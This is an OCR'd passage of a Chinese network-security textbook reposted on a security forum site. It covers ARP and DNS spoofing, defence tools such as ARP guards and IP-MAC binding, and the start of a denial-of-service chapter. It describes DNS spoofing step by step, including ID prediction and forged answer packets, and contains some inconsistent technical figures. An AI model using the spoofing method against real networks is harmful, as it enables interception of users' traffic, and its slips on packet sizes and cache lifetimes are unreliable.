步骤 01 下载并安装 ARP 卫士之后，可自动弹出“欢迎使用规则配置向导”对话框，如图 11-107 所示。单击“下一步”按钮，打开“规则配置向导”对话框，在其中需要设置用户的网络信息，保存开始地址和结束地址等，如图 11-108 所示。




图 11-107 “欢迎使用规则配置向导”对话框




图 11-108 “规则配置向导”对话框

步骤 02 输入完毕后，单击“下一步”按钮，打开“正在扫描计算机，请等待...”对话框，在下方的窗格中可以看到扫描出来的当前在线的主机 IP 地址，如图 11-109 所示。

步骤 03 在扫描完毕后，单击“下一步”按钮，打开“自动扫描向导已经顺利完成”对话框，如图 11-110 所示，单击“完成”按钮，打开 ARP 卫士管理端的主界面，在其中列出

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

了当前局域网内部计算机开启的情况以及保护的状态，如图 11-111 所示。




图 11-109 “正在扫描计算机，请等待…”对话框




图 11-110 “自动扫描向导已经顺利完成”对话框



图 11-111　ARP 卫士管理端的主界面

步骤 04 当局域网中出现攻击时，每台主机上的客户端软件都会自动进行拦截，并指出攻击源和信息数据，然后开始分析攻击数据，只要将鼠标移至数据上，软件就会自动显示相关的分析报告，如图 11-112 所示。




图 11-112　ARP 卫士程序主界面

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

11.4 DNS 欺骗攻击

DNS 欺骗攻击是攻击者通过入侵 DNS 服务器、控制路由器等方法，把受害者要访问的目标机器域名对应的 IP 解析为攻击者所控制的机器，这样，受害者原本要发送给目标机器的数据就发到了攻击者的机器上，这时攻击者就可以监听甚至修改数据，从而搜集到大量的信息。DNS 欺骗是一种非常复杂的攻击手段，但使用起来比 IP 欺骗要简单一些。

11.4.1 DNS 欺骗原理

DNS 欺骗的基本原理是：如果可以冒充域名服务器，然后把查询的 IP 地址设置为攻击者的 IP 地址，这样用户上网就只能看到攻击者的主页，而不是用户想去的网站的主页，DNS 欺骗的真正的目的并不是要黑掉对方的网站，而是冒名顶替，从而实现其欺骗的目的。和 IP 欺骗相似，DNS 欺骗的技术在实现上仍然有一定的困难，为了克服这些困难，有必要了解 DNS 查询包的结构。

在 DNS 查询包中有个标识 IP，它是一个很重要的域，其作用是鉴别每个 DNS 数据包的印记，从客户端设置，由服务器返回，使用户匹配请求与之相应。如某用户在 IE 浏览器地址栏中输入 www.baidu.com，如果黑客想通过假的域名服务器（如 220.181.6.20）进行欺骗，就要在真正的域名服务器（220.181.6.18）返回响应前，先给出查询的 IP 地址，如图 11-113 所示。




图 11-113 DNS 欺骗过程

上图很直观，就是在真正的域名服务器 220.181.6.18 前，黑客给用户发送一个伪造的 DNS 信息包。但是在 DNS 查询包中有一个重要的域就是标识 ID，如果要使发送的伪造的 DNS 信息包不被识破，就必须伪造出正确的 ID。如果无法判别该标记，DNS 欺骗将无法进行。只要在局域网上安装有嗅探器，通过嗅探器就可以知道用户的 ID。但要是在 Internet 上实现欺骗，就只有发送大量的一定范围的 DNS 信息包，来提高得到正确 ID 的机会。

11.4.2 DNS 欺骗的实现过程

DNS 欺骗就是攻击者冒充域名服务器的一种欺骗行为。在局域网和广域网上要实现 DNS 欺骗是有所不同的，相比在局域网中实现 DNS 欺骗显得稍微容易些。

下面介绍在两种网络环境下实现 DNS 欺骗的过程。

1. 在局域网中利用嗅探器实现 DNS 欺骗

如果已经成功控制了 220.181.6.18 所属子网中的任意一台主机，而且还通过 Sniffer 对整

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

个子网中传输的数据包进行嗅探，可以设置只对 220.181.6.18 进行监听，从而获得需要的标识 ID。当 DNS 服务器发出查询数据包时，它会在数据包内设置标识 ID。只有在应答包中的 IP 地址和 ID 值都正确时才能为服务器所接收。该 ID 每次会自动增加 1，所以可以第一次被 DNS 服务器发一个查询包并监听到该 ID 值，随后再发一个查询包，即可发送构造好的应答包，包内的标识 ID 为预测的值。可以指定一个范围，如 ID+1~ID+50，这样可以提高成功率。

如果某用户（192.168.0.45）向域名服务器 220.181.6.18 发来请求查询 www.baidu.com 的 IP 地址包，此时 220.181.6.20 要进行欺骗，其看到的地址包的格式如下：

192.168.0.45 －－－－－－－－>220.181.6.18　[Query]

NQY：1　NAN：0　NNS：0　NAD：0　QID：　1234

QY：www.baidu.com

其中 NQY 和 NAN 等都是查询包的标志位，当这两个标记为 1 时表示查询安保。这是在 220.181.6.20 上监听到的包，得到它的 ID 值为 1234，然后也向服务器 220.181.6.18 发送一次查询，使其忙于应答这个包。查询包的具体内容如下：

220.181.6.20 －－－－－－－－>220.181.6.18　[Query]

NQY：1　NAN：0　NNS：0　NAD：0

QY：www.baidu.com

然后再给用户 192.168.0.45 发送伪造的且带预测 QID 的应答包，其具体内容如下：

220.181.6.18 －－－－－－－－>192.168.0.45　[Answer]

NQY：1　NAN：0　NNS：0　NAD：0

QY：www.baidu.com PTR

AN：www.baidu.com PTR　222.122.12.84

其中“222.122.12.84”就是伪造的 IP 地址，这样 DNS 欺骗就完成了。而当用户打开百度主页时，用户还认为这个网站被黑掉了。

2. 在广域网中实现 DNS 欺骗

在广域网上实现 DNS 欺骗并没有太多选择，黑客常采用如下方式实现 DNS 欺骗：

- 随机地测试所有 ID 的可能存在的值。该种方法不实用，除非确切知道该 ID 的具体值，或者有一些有利的条件可以使其更容易实现。
- 发送更多的 DNS 查询包来提升得知正确 ID 的机会;
- 对 DNS 服务器实行拒绝服务式攻击，使其无法提供服务，就会出现类似的提示信息：>> mar 05 18:20:17 ADM named [1931]:db_F_ACTIVE set –ABORT at this time named deamon is out of order
- 可以利用由 SNI（SecureNetworks，Inc.）发现 BIND 漏洞，然后利用 BIND 漏洞的 ID 来实现 DSN 欺骗攻击。

11.4.3　DNS 攻击的防御

1. 用网络守护神来防御 DNS 攻击

网络守护神是一套可以为广大机关、企事业单位提供完美管理解决方案的网络管理软件。该软件主要针对目前国内机关、企事业单位的网络应用现状，如单位总出口带宽有限、网络滥用、员工无节制上网、聊天等情况，提供了简单、快捷而非常有效的管理功能。该软件和

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

同类产品相比，具有性能优异、部署方便、功能全面等优点。

使用网络守护神反击攻击者的具体操作步骤如下。

步骤 01 安装网络守护神后，首次启动时会弹出要求设置自动维护时间间隔的“网络守护神性能维护程序”对话框，在其中设置自动维护网络守护神的时间间隔，如图 11-114 所示。

步骤 02 单击“确定”按钮，打开“网段名称”对话框，在“请输入网段名称”文本框中输入网段名称，如图 11-115 所示。




图 11-114 “网络守护神性能维护程序”对话框




图 11-115 “网段名称”对话框

步骤 03 单击“下一步”按钮，打开“接入公网类型”对话框，在其中选择“路由器（企业路由器、宽带路由器等）”单选项，如图 11-116 所示。

步骤 04 单击“下一步”按钮，打开“选择网卡”对话框，在“请为网段选择对应的操作”下拉列表中选择对应的网卡，此时会看到该网卡对应的信息，如图 11-117 所示。




图 11-116 “接入公网类型”对话框




图 11-117 “选择网卡”对话框

步骤 05 单击“下一步”按钮，打开“指定网段范围”对话框，在其中设置相应的 IP 地址范围，如 192.168.0.1~192.168.0.50，如图 11-118 所示。

步骤 06 单击“下一步”按钮，打开“出口带宽”对话框，在“本网段局域网出口带宽接入带宽”下拉列表中选择“10Mps 及以上（办公局域网）”选项，如图 11-119 所示。

步骤 07 单击“完成”按钮，打开“监控网段配置”窗口，在其中选择监控的网段，如图 11-120 所示。单击“开始扫描”按钮，即可启动网络守护神服务，如图 11-121 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 11-118　“指定网段范围”对话框




图 11-119　“出口带宽”对话框




图 11-120　“监控网段配置”窗口




图 11-121　启动网络守护神服务

步骤 08 单击“信息提示”对话框中的“确定”按钮，打开“策略管理器”窗口，如图 11-122 所示。单击“新建策略”按钮建立一个策略，在“网络守护神”主窗口中单击“软件配置”图标，打开“软件选项”对话框，在其中可以对软件的各种性能进行设置，如图 11-123 所示。




图 11-122　“策略管理器”窗口




图 11-123　“软件选项”对话框

步骤 09 在“网络守护神”主窗口中单击“攻击检测”图标，在“网络攻击检测”对话框中单击“开始”按钮，进行扫描，其扫描结果如图 11-124 所示。在“网络守护神”主窗口中单击“IP 绑定”图标，在“IP-MAC 地址绑定设置”对话框中勾选“启用 MAC-IP 地址绑

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

定”复选框，在其中可以添加 MAC-IP 地址绑定，如图 11-125 所示。




图 11-124 “网络攻击检测”对话框




图 11-125 “IP-MAC 地址绑定设置”对话框

2. 通过 Anti ARP-DNS 防火墙防御 DNS 欺骗

Anti ARP-DNS 防火墙是一款可以对 ARP 和 DNS 欺骗攻击的实时监控和防御的防火墙。当受到 ARP 和 DNS 欺骗攻击时，Anti ARP-DNS 防火墙会迅速记录追踪攻击者并且将攻击的程度控制至最低，有效防止局域网内的非法 ARP 或 DNS 欺骗攻击，还能解决被人攻击之后出现 IP 冲突问题。其具体的使用步骤如下。

步骤 01 下载并安装 Anti ARP-DNS 防火墙后，并打开其主窗口，如图 11-126 所示。可以看出在主界面中显示的网卡数据信息，包括子网掩码、本地 IP 以及局域网中其他计算机等信息。当启动防护程序后，该软件就会把本机 MAC 地址与 IP 地址自动绑定实施防护。



当遇到 ARP 网络攻击时软件会自动拦截攻击数据，系统托盘图标呈现闪烁性图标来警示用户。在日志里也将记录当前攻击者的 IP 和 MAC 攻击者的信息以及攻击来源。

步骤 02 单击主窗口下面的“广播散列”按钮，即可看到广播来源的相关信息，如图 11-127 所示。单击“历史记录”按钮，可看到受 ARP 攻击的详细记录。



图 11-126 “Anti ARP-DNS 防火墙”主窗口



图 11-127 广播来源信息列表

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 03 可以在下面的“IP”地址文本框中输入 IP 机制，单击“查询”按钮，查出其对应的 MAC 地址，如图 11-128 所示。单击“基本设置”按钮，即可看到相关的设置信息，在其中可以设置各个选项的属性，如图 11-129 所示。



图 11-128　查询目标主机对应的 MAC 地址



图 11-129　“基本设置”选项卡



图 11-130　“本地防御”选项卡



图 11-131　“本地安全”选项卡

提示　AntiARP-DNS 提供了比较丰富的设置菜单，如主要功能、副功能等。除可用预防掉线断网情况外，该软件还可以识别由 ARP 欺骗造成的“系统 IP 冲突”情况，而且还增加了自动监控模式。

步骤 04 单击“本地防御”按钮，看到“本地防御”选项卡，如图 11-130 所示。在其中根据 DNS 绑定功能可以屏蔽不良网站，如在用户所打开的网站被 ARP 挂马等，可以找出页面进行屏蔽。其格式是：127.0.0.1 www.xxx.com，同时该网站还提供了大量的恶意网站域名，用户可以根据自己的情况进行设置。

步骤 05 单击“本地安全”按钮，即可看到“本地安全”选项卡，在其中可以扫描本地计算机中存在的危险进程，如图 11-131 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

11.5 专家课堂（常见问题与解答）

点拨 1：如何才能判断网络中存在着 Sniffer?

解答：由于嗅探器需要将网络中入侵的网卡设置为混杂模式才能工作，所以要检测网络中是否存在嗅探器，可以采用检测混杂模式网卡的工具。如果出现如下两种情况也可以怀疑网络被放上了嗅探器：

- 网络通信丢包率非常高。可以通过 Ping 命令来查看信息包传送情况，如果网络结构正常却大量丢包，就可以怀疑是在用嗅探器进行监听，截获数据包。
- 网络带宽出现反常。通过某些带宽控制器，可以实时看到目前网络带宽的分布情况，如果某台机器长时间地占用了较大的带宽，这台机器就有可能在监听。

点拨 2：DNS 欺骗攻击有哪些缺点？

解答：DNS 欺骗攻击具有很多的破坏性，但也有着不可克服的缺点。掌握了这些缺点，将有助于防御 DNS 欺骗攻击。DNS 欺骗攻击的缺点主要表现在如下两个方面：

- 攻击者不能替换缓存中已经存在的记录。如果在 220.181.6.18 这个 DNS 服务器上已经有一条 www.baidu.com 的记录，则攻击者试图替换为 www.sina.com 将不会成功。但一些记录可以累加，如在 DNS 的缓存中已存在一条 www.baidu.com 的记录为 220.181.6.20，而攻击者却欺骗 DNS 服务器说 www.baidu.com 的记录为 4.3.2.1，则 www.company.com 将会有两个记录，客户端查询时会随机返回其中一个。
- DNS 服务器有个缓存刷新时间问题。如果 www.baidu.com 的 TTL 为 7200，那么 DNS 服务器仅仅会把 www.baidu.com 的信息缓存 7200 秒（两个小时）。如攻击者放入一条 TTL 为 604800 的记录，则这条记录将会在缓存中保存一周时间，过了默认的两天后，这个 DNS 服务器就会到处“分发”攻击者假造的记录。

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第12章

拒绝服务攻击技术

重点提示：

- 利用漏洞进行 D.o.S 攻击
- 披上伪装进行 D.o.S 攻击
- 分布式拒绝服务 D.D.o.S 攻击





本章主要介绍拒绝服务攻击的原理、对网络的危害以及相关的防范方式，读者可以了解到拒绝服务攻击技术（D.o.S）的特点、ping of death 攻击、使用工具进行 SYN FLOOD 攻击以及分布式拒绝服务攻击（D.D.o.S）等内容，从根本上来了解拒绝服务攻击的相关技术。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

随着电子商务的应用范围越来越广，一些黑客在利益的驱使下，对电子商务的攻击也越来越频繁，其中最常用攻击手段就是拒绝服务攻击，这种攻击技术的危害性巨大，同时又难以防御，成为 Internet 上一种新兴的安全威胁。

12.1 利用漏洞进行 D.o.S 攻击

D.o.S 即拒绝服务，其全称是 Denial of Service，而造成 D.o.S 的攻击行为被称为 DoS 攻击。D.o.S 的攻击方式有很多种，其攻击的基本原理是利用合理的服务请求来占用过多的服务资源，从而使合法用户无法得到服务的响应。

最常见的 D.o.S 攻击有计算机网络带宽攻击和连通性攻击。其中，带宽攻击是指以极大的通信量冲击网络，使得所有可用网络资源都被消耗殆尽，最后导致合法的用户请求无法通过；连通性攻击是指用大量的连接请求冲击计算机，使得所有可用的操作系统资源都被消耗殆尽，最终计算机无法再处理合法用户的请求。

D.o.S 攻击的目的是使计算机或网络无法提供正常的服务，主要体现在如下几个方面：

- 试图 FLOOD 服务器，阻止合法的网络通信；
- 破坏两个机器间的连接，阻止访问服务；
- 阻止特殊用户访问服务；
- 破坏服务器的服务或者导致服务器死机。

通常情况下，D.o.S 攻击会被作为入侵的一部分，如在绕过入侵检测系统时，通常会用大量的 D.o.S 攻击作为出发点，导致入侵检测系统日志过多，从而使计算机或服务器反应迟钝，这样，黑客就可以成功入侵检测系统。

D.o.S 攻击的一般过程是指攻击者通过消耗受害网络的带宽或目标主机的系统资源，来寻找其编程缺陷或相关漏洞，然后利用这些缺陷或漏洞为目标网络或服务器提供虚假路由或 DNS 信息，最终使被攻击者不能正常工作。

12.1.1 ping of death 攻击

ping of death 攻击是一种拒绝服务攻击，是利用一些尺寸超大的 ICMP 报文对系统进行的一种攻击。其攻击特征是攻击数据包大于 65535 个字节，而根据 TCP/IP 的规范，一个正常的数据包的长度最大为 65536 字节。当部分操作系统接收到长度大于 65535 字节的数据包时，就会造成内存溢出、系统崩溃、重启、内核失败等后果。

下面介绍两种防止 ping of death 攻击的方法，一是通过对防火墙的规则进行配置，二是通过对操作系统中的相关组策略进行设置。

1. 在操作系统中设置规则

根据 ping of death 攻击的原理，用户可以在操作系统中设置 IP 安全策略的 ICMP 协议，来阻止未知协议的数据包或过大的数据包进入计算机系统。具体的配置过程如下。

步骤 01 在“控制面板”窗口中双击“管理工具”图标按钮，打开“管理工具”窗口，在其中可以看到计算机操作系统的相关管理工具图标按钮，如图 12-1 所示。

步骤 02 双击“本地安全策略”图标按钮，打开“本地安全设置”窗口，如图 12-2 所示。在其中选择“IP 安全策略，在本地计算机”选项并右击，从弹出的快捷菜单中选择“管理 IP

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

筛选器表和筛选器操作”选项，打开“管理 IP 筛选器表和筛选器操作”对话框，如图 12-3 所示。



图 12-1 “管理工具”窗口



图 12-2 “本地安全设置”窗口



图 12-3 “管理 IP 筛选器表和筛选器操作”对话框

步骤 03 在其中选择“管理 IP 筛选器列表”选项卡，单击“添加”按钮，打开“IP 筛选器列表”对话框，在“名称”文本框中输入新的 IP 筛选器列表名称；在“描述”文本框中输入描述性信息，如图 12-4 所示。

步骤 04 单击“添加”按钮，打开“欢迎使用“IP 筛选器向导””对话框，此向导会帮助用户提供筛选器通信需要的源、目标和通信类型的信息，如图 12-5 所示。




图 12-4 “IP 筛选器列表”对话框




图 12-5 “欢迎使用“IP 筛选器向导””对话框

溜客安全网 WwW.176Ku.CoM

